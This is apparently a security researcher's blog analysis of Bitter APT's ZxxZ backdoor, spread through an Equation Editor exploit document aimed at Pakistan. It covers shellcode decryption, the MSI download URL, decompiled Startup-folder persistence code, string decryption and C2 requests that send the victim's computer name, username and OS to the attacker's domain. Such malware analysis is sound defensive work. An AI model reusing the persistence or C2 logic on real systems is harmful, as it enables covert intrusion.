Making Fun of Your APT Malware - Bitter APT Using ZxxZ Backdoor to Target Pakistan Public Accounts Committee

6/26/2022

2022-06-26
22 min read

Introduction

Bitter APT (T-APT-17/APT-C-08/Orange Yali) is a group known to operate in South Asia and is suspected to be an Indian 🇮🇳 APT. They primarialy target Pakistan 🇵🇰, Saudi Arabia 🇸🇦 and China.

Analysis

This will be an indepth analysis of Bitter APT's backdoor named ZxxZ. We will cover almost every aspect of the attack chain including, exploit shellcode analysis, building our own C2 server to communicate with the malware and writing detection signatures for the community.

Situational Awareness

ShadowChasing1 posted on Twitter of about new activity from the group.

> Today our researchers have found new sample which belongs to #Bitter #APT group
> ITW:bf1a905e11f4d44de8bd2e0a6f383ed5
> filename:PAC Advisory Committee Report.doc
> URL:
> hxxps://sbss.com.pk/gts/bd.msi
> hxxp://subscribe.tomcruefrshsvc.com/VcvNbtgRrPopqSD/SzWvcxuer/userlog.php
>
> — Shadow Chaser Group (@ShadowChasing1) January 4, 2022

I decided to have a closer look just for fun. 😅

Infection Chain

The sample is a RTF document purporting to be a Program Advisory Comittee (PAC) report. Based on some quick googling, Pakistan 🇵🇰 does have a Public Accounts Comittee. The PAC is responsible for regulating the use of public funds. If you are of course an adversary to Pakistan 🇵🇰, involving yourself in such afairs gives you better insight into the financial structure of a country. I'm not an expert in international affairs so if this is incorrect please DM me on Twitter and I'll make any nessasary corrections to this analysis. The exploit shellcode will download a MSI installer, which extracts a CAB Archive containing the final Portable Executable (PE) payload.

Exploitation

The initial sample *PAC Advisory Committee Report.doc* (*sample_0.bin*), is an RTF document containing the Equation Editor exploit (CVE-2017-1182). Although this exploit is quite old now, it is still used by threat actors to this day.

Extracting Shellcode

The exploit exists in object *4* in the RTF document and can be identified using *rtfdump*.

```
rtfdump.py --objects sample_0.doc
1: Name: b'Equation.3\x00'
   Magic: b'd0cf11e0'
   Size: 3584
   Hash: md5 32a758aab375df78e25fbee9d6db9ec4
```

Now that we have identified the suspicious OLE object, let's extract it.

```
rtfdump.py -s 4 -H -c "0x23:0xe23" -d sample_0.doc > sample_1.bin
file sample_1.bin
sample_1.bin: Composite Document File V2 Document, Cannot read section info
```

The first order of business is to check this out with **oledir**.

```
oledir sample_1.bin
```

This identifies to us that the CLSID *0002CE02-0000-0000-C000-000000000046* is being used in Root Entry and is likely related to CVE-2017-1182.

Now to extract object *4* from the OLE, which contains the shellcode.

```
oledump.py sample_1.bin
  1:       102 '\x01CompObj'
  2:        20 '\x01Ole'
  3:         6 '\x03ObjInfo'
  4:       741 'Equation Native'
oledump.py -s 4 -d sample_1.bin > sample_2.bin
```

Seeing attacks like this many times now, since there is no visible URL the shellcode likely is encrypted. It never hurts to attempt a XOR bruteforce to see if you are successful or not.

```
xorbruteforcer.py sample_2.bin | strings
```

This yields us the following strings with a **0xff** XOR key:

```
>GetPu
ddreu
CreateDirectoryA
C:\$Jz
LoadLibraryA
msi.dll
MsiSetInternalUI
MsiInstallProductA
hATSNhI=NOhITCAT
hxxp://sbss[.]com[.]pk/gts/bd[.]msi
FileA
C:\$Gts\gwsapip.exe
C:\$Gts\gw
LoadLibraryA
Shell32.dll
ShellExecuteA
C:\$Gts\gwsapip.exe
C:\Windows\explorer
open
```

This is a common mistake amongst threat actors from crimeware groups to APTs. We attack low skill encryption like this with pre-existing tools. Not to mention that yara also has XOR string functionality.

Using VirusTotal the URL hxxp://sbss[.]com[.]pk/gts/bd[.]msi provides us a Body SHA256 of b026a255b2e17fb0c608f1265837e425ea89cc7f661975c6a0d9051e917f4611, which can be found here.

Alright, we know where to find the next stage.

However, let's go a little deeper into analyzing the shellcode.

Shellcode Analysis

Once the malicious RTF document is opened and the user clicks *Enable Editing*, the *eqnedt32.exe* process will be created. The buffer is overwritten and the shellcode will then be executed.

In the OLE object we find the bytes *b2 13 40 00*, which stand out as an interesting pointer to *0x004013b2* as usually the address space for *eqnedt32.exe* will be in this range. This is easily possible because the DLL Characteristics of *eqnedt32.exe* is not compiled with ASLR or *IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE* enabled. Making the exploit more reliable.

```
00000900  1c 00 00 00 02 00 22 c2  cc 0e 00 00 00 00 00 00  |......".........|
00000910  00 00 00 00 cc 6f 62 00  00 00 00 00 03 01 01 03  |.....ob.........|
00000920  0a 0a 01 04 ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000930  ff ff ff ff ff ff ff ff  ff ff d2 ce 44 00 e0 a3  |............D...|
00000940  45 00 2a d0 00 ff 00 00  00 00 01 03 0e 00 00 01  |E.*.............|
00000950  03 0d 00 00 01 12 83 b8  c0 44 00 e0 a3 45 00 d2  |.........D...E..|
00000960  ce 44 00 00 40 46 00 6c  3f 44 00 b2 13 40 00 49  |.D..@F.l?D...@.I|
```

After setting a breakpoint in the debugger on the aforementioned address, we hit a few *return* instructions and then this decryption routine.

```
00464242 | B8 18404600              | mov eax,eqnedt32.464018                |
00464247 | B9 2A020000              | mov ecx,22A                            |
0046424C | F610                     | not byte ptr ds:[eax]                  |
0046424E | 40                       | inc eax                                |
0046424F | E2 FB                    | loop eqnedt32.46424C                   |
00464251 | 68 18404600              | push eqnedt32.464018                   |
00464256 | C3                       | ret                                    |
```

What we thought before was an *XOR* operation is actually in this case is a not operation.

> NOT - Performs a bitwise NOT operation (each 1 is set to 0, and each 0 is set to 1) on the destination operand and stores the result in the destination operand location. The destination operand can be a register or a memory location.

Thusly, performing *xor al, 0xff* then moving *al* to a memory location is equivelent to *not byte [<ptr>]*.

It would appear the threat actors did not consider this weakness in their shellcode decryption algorithm.

The shellcode that starts being decrypted starts with a 3-byte *nop* sled and has a size of *0x22a* bytes, as indicated by moving *0x22a* into the *ecx* register when executing the *loop* instruction. Once it has finished decrypting the shellcode, the *return* instruction will set the instruction pointer to the beginning of the 3-byte nop sled.

After using the TIB to obtain the linear address of the PEB and getting the address of *kernel32.GetProcAddress*. It will get the address of *kernel32.CreateDirectoryA* to create the directory *C:\$Jz*.

Once the directory has been created, it will get the addresses of *kernel32.LoadLibrary* and use it to load *msi.dll* into the *eqnedt32.exe* process. It will then call *msi.MsiSetInternalUI*. This will setup the installer's internal user interface. This is required for other subsequent calls to other installer functions.

After the function interface has been setup, it will call *msi.MsiInstallProductA* with the following parameters.

Parameter	Value
szPackagePath	hxxp://sbss[.]com[.]pk/gts/bd[.]msi
szCommandLine	ITCAI=NOATSNLL




Figure 1: Equation Editor Shellcode Executing msi.MsiInstallProductA

This will result in the following traffic.

```
GET /gts/bd.msi HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Windows Installer
Host: sbss.com.pk
```

This will execute the MSI installer silently on using the *eqnedt32.exe* process.

The site sbss[.]com[.]pk appears to be a service that allows you to buy and sell property. It was created on Feb 15th, 2021 according to PKNIC. Interestingly, the site is using Wordpress 5.8.3 at the time of this analysis. The previous version 5.8.2 had a major SQL Injection vulnerability CVE-2022-21661. It is not easily posible to determine what exactly happened to the website without access. It was either compromised or it was created by the threat actors themselves. This analysis will not go into the geopolitical aspects of tracing actors. We will save this for for another blog post.

Once completed, it will call *kernel32.ExitProcess* as to not arouse any suspicion from the user.

Although, it may arouse some suspicion as the document is empty and does not contain any decoy text. 🤔




Figure 2: User Perspective of Suspicious Empty Document

Post Exploitation

This section in the analysis will cover the post exploitation behavior of Bitter APT's ZxxZ backdoor.

MSI Installer

The MSI installer contains the file *sample_5.bin*, which is a Cabinet (or CAB) archive file for Windows. Once extracted, we get *sample_6.bin*, which is a Windows Portable Executable (PE). This can all be extracted using 7zip and make it easy enough for us to gain access to the payload.

Payload Triage

We have finally arrived at the payload *sample_6.bin*.

I used floss on the executable and got the following interesting strings.

```
floss sample_6.bin
subscribe[.]tomcruefrshsvc[.]com
```

```
update.exe
Updates
uer/sDeRcEwwQaAsSN.php?txt=
userlog.php?id=
WqeC812CCvU/
systemlog
systemlog
tmp.exe
```

This might be the C2 server and some of it's URI paths and parameters.

Opening *sample_6.bin* in PEBear, shows us that *ws2_32.dll* is present in the imports. This may give us easier insight to where the C2 communication is happening.

We can now hypothesize that this is the payload we are looking for.

Initialization

Once executed, it will use *user32.LoadStringA* to use strings from the resource string table. These strings indicate the project name is *NewProject*. These kind of artifacts are typically left behind when an application template code in Visual Studio was never provided a name and is certainly a heuristic indicator we can hunt for.

```
LoadStringA(hInstance0,"NewProject_2.1",&lpWindowName,100);
LoadStringA(hInstance0,"NEWPROJECTT_21",&lpClassName,100);
RegisterWindowClass(hInstance0);
HINSTANCE_SELF = hInstance;
hWnd = CreateWindowExA(
        NULL, &lpClassName,
        &lpWindowName, WS_TILEDWINDOW,
        0x80000000, 0,
        0x80000000, 0,
        (HWND)NULL, (HMENU)NULL,
        hInstance0, (LPVOID)NULL);
```

Interestingly, they opt to use large negative values for the parameters *X* and *nWidth* as *0x80000000* will be *int* resulting in *-2147483648*. I don't believe there is much legitimate purpose to this. Maybe they were worried their window would show on the screen. 😂

Once completed creating the window, it will perform a decryption routine on the C2 server domain subscribe[.]tomcruefrshsvc[.]com. This is performed with the following algorithm.




Figure 3: String Decryption Algorithm (Simple XOR)

After reverse engineering this algorithm we can implement the same routine in Python.

```
def EncryptDecrypt(key, data):
        """
        Bitter APT EncryptDecrypt Strings Function
        """
    keylen = len(key)
    keypos = 0
    for i in range(0, len(data)):
        if data[i] == 0x00:
            break
        if keypos >= keylen:
            keypos = 0
        data[i] = data[i] ^ int(key[keypos].encode('utf-8').hex(), base=16)
        keypos += 1
    return data.decode('utf-8')
```

It is also possible to easily decrypt the strings in CyberChef as well.




Figure 4: CyberChef String Decryption

At least here they are using 2-byte XOR keys. 😂

Then it will attempt to create the start creating a directory path string using *CSIDL_LOCAL_APPDATA* (*C:\Users\<username>\AppData\Local*), if this was unsuccessful it will attempt to create *CSIDL_TEMPLATES* (*C:\Users\<username>\Templates*) and *CSIDL_SENDTO* (*C:\Users\<username>\SendTo*) respectively.

```
iResult = SHGetFolderPathA(NULL,CSIDL_LOCAL_APPDATA,NULL,NULL,&PATH);
if ((iResult != 0) && (iResult =
SHGetFolderPathA(NULL,CSIDL_TEMPLATES,NULL,NULL,&PATH), iResult != 0)) {
        SHGetFolderPathA(NULL,CSIDL_SENDTO,NULL,NULL,&PATH);
}
```

Once completed, it will call *strcat_s* to append the path with string *\\Updates*. It will then call *_mkdir* to create the directory *C:\Users\username\<path-type>\Updates*. Execution will continue until it appends the path with the string *systemlog*, in a very redundant way. 😂




Figure 5: Obfuscated but not really string 'systemlog'.

It will then call *kernel32.Sleep* to sleep for 30 seconds. Once it has finished sleeping, it will check for the presence of the process *avp* (Kaspersky) and *MsMp* (Microsoft Security Monitor Process) and only establish persistence if those security processes are not present on the system. At least they are making an effort here to be stealthy and infect only poorly secured machines.

```
bResult = IsProcess("avp");
if ((bResult == FALSE) &&
        (bResult = IsProcess("MsMp"),
        bResult == FALSE)){
        Persistence();
}
```

Persistence

To establish persistence, it will create the LNK file *%UserProfile%\Start Menu\Programs\Startup\update.LNK*, which points to *%UserProfile%\AppData\Local\Updates\update.exe*.

```
HRESULT Persistence(void){
  /*
  Bitter APT Persistence Function
  */
  HRESULT hResult;
  char cStartupPathLNK [250];

  CoInitialize((LPVOID)NULL);
  Sleep(1000);
  cStartupPathLNK._0_2_ = 0;
  memset(cStartupPathLNK + 2,0,248);
  hResult = SHGetFolderPathA(
          (HWND)NULL,
          CSIDL_STARTUP,
          (HANDLE)NULL,
          NULL,
          cStartupPathLNK);
  if (hResult == 0) {
                    /* %StartUp%\\update.lnk */
    strcat_s(cStartupPathLNK,250,"\\");
    strcat_s(cStartupPathLNK,250,s_update_00406bb8);
    strcat_s(cStartupPathLNK,250,".");
    strcat_s(cStartupPathLNK,250,"l");
    strcat_s(cStartupPathLNK,250,"n");
    strcat_s(cStartupPathLNK,250,"k");
    hResult = CreateStartupLNK(cStartupPathLNK);
  }
  CoUninitialize();
```

```
  return hResult;
}
```

The *CreateStartupLNK* function, shown above, uses the COM Interface *Shortcut->IShellLinkA*. This corresponds to the following COM GUIDs.

GUID	Type	Name
00021401-0000-0000-c000-000000000046	CLSID	Shortcut
000214EE-0000-0000-C000-000000000046	InterfaceID	IShellLinkA

It will also set the LNK comment to *App*.

```
hResult = CoCreateInstance(
        (IID *)&00021401-0000-0000-c000-000000000046,
        (LPUNKNOWN)NULL,
        1,
    (IID *)&000214EE-0000-0000-C000-000000000046,
    &ppv);
if (-1 < hResult) {
        pszFile = (LPCSTR)pszFileCheck;
        iLength = lstrlenA(&PATH);
        rLength = iLength + 1;
        LocalRealloc(&pszFile,pszFileCheck,rLength);
        eError = memcpy_s(pszFile,rLength,&PATH,rLength);
        ExceptionHandler(eError);
        (*ppv->lpVtbl->SetPath)(ppv,pszFile);
        // ...
```

Once the LNK in has been created in the startup folder, it will sleep for 20 seconds. Then it will copy itself to *%UserProfile%\AppData\Local\Updates\tmp.exe*. It will then create a handle to the file *%UserProfile%\AppData\Local\Updates\systemlog*, and write the characters *aa*.

Interestingly, at this stage it will use *shell32.ShellExecuteA* to execute *%UserProfile%\AppData\Local\Updates\tmp.exe* (itself) before exiting its own process.

Once the *tmp.exe* (itself) has been executed again, it will skip over the persistence mechenisims discussed previously and begin collecting information about the machine. This information includes the *username*, *computername* and *productname*. This data will be stored in the URI parameter string *<ComputerName>&&user=<Username>&&OsI=<ProductName>*.

It will then call *kernel32.CopyFileExA* to copy the aforementioned *tmp.exe* to *update.exe*. The following is the directory listing where the payload is stored for persistence.

```
PS C:\Users\malware\AppData\Local\Updates> ls
    Directory: C:\Users\malware\AppData\Local\Updates
Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          6/29/2022  11:07 PM          2 systemlog  (To check if installed)
-a---          6/29/2022   6:47 AM      53248 tmp.exe    (Payload)
-a---          6/29/2022   6:47 AM      53248 update.exe (Payload)
```

Persistence has now been established as it will surivive a reboot.

C2 Communication

Bitter APT's ZxxZ backdoor follows a minimal approach to C2 communication. The only command sent by the C2 server is the payload to execute next. This ensures that they can deploy new payloads at will anytime persistence is achieved. However, it will communicate with the C2 server every 17 seconds regardless if it has received any new payloads or not, which does generate noise on the infected network.

No payload is perfect. However, I can certainly see its appeal for a large scale offensive campaign from an operational perspective.

Behavior

The overall C2 behavior can be explained as follows.




Figure 6: High Level C2 Behavior Overview

Now that we understand the high level concepts, let's discuss the details and see what the C2 traffic looks like.

Once persistence has been established, it will communicate to the C2 server using the string we identified earlier as the URI parameters.

```
GET /VcvNbtgRrPopqSD/SzWvcxuer/userlog.php?id=MALWARE-
PC&&user=yourmom&&OsI=Windows7Ultimate HTTP/1.1
Host:subscribe[.]tomcruefrshsv[.]com
Connection: close
```

The C2 checkin URI parameters are as follows.

URI Parameter	Description
id	ComputerName
user	Username
OsI	ProductName

Threat actors don't often realize that the omission of the *User-Agent* header makes the communication identifiable amongst legitimate browsing traffic. Not only this, but they are using *&&* for additional URI parameters. The standard is to use only one *&*, making this even more identifiable. It is common practice to pick on these mistakes and write very effective detection.

By using *dnsmasq* to change the C2 domain IP address it will allow us to write our own C2 server code to interact with the malware. Using *nslookup* we can confirm the C2 domain is now resolving to a local IP address we control.

```
PS C:\Users\malware> nslookup subscribe.tomcruefrshsvc.com
Name:    subscribe.tomcruefrshsvc.com
Address:  10.0.2.1
```

Once the malware has sent its C2 checkin, it will then check the response for the first occurance of the *<ComputerName><Username>* that it sent using *strstr*.

```
pcResult = strstr(C2Response,&ComputerNameUsername);
if (pcResult != (char *)NULL) {
        // <c2-ops-here>
}
```

After this has completed, it will parse between the double quotes for a process name. If a process name is provided, it will check to see if that process is currently running. If it is running, it will respond to the C2 server with the following response.

```
GET /VcvNbtgRrPopqSD/SzWvcxuer/sDeRcEwwQaAsSN.php?txt=RNGZxxZexplorerZxxZMALWARE-
PCmalware HTTP/1.1
Host:subscribe.tomcruefrshsvc.com
Connection: close
```

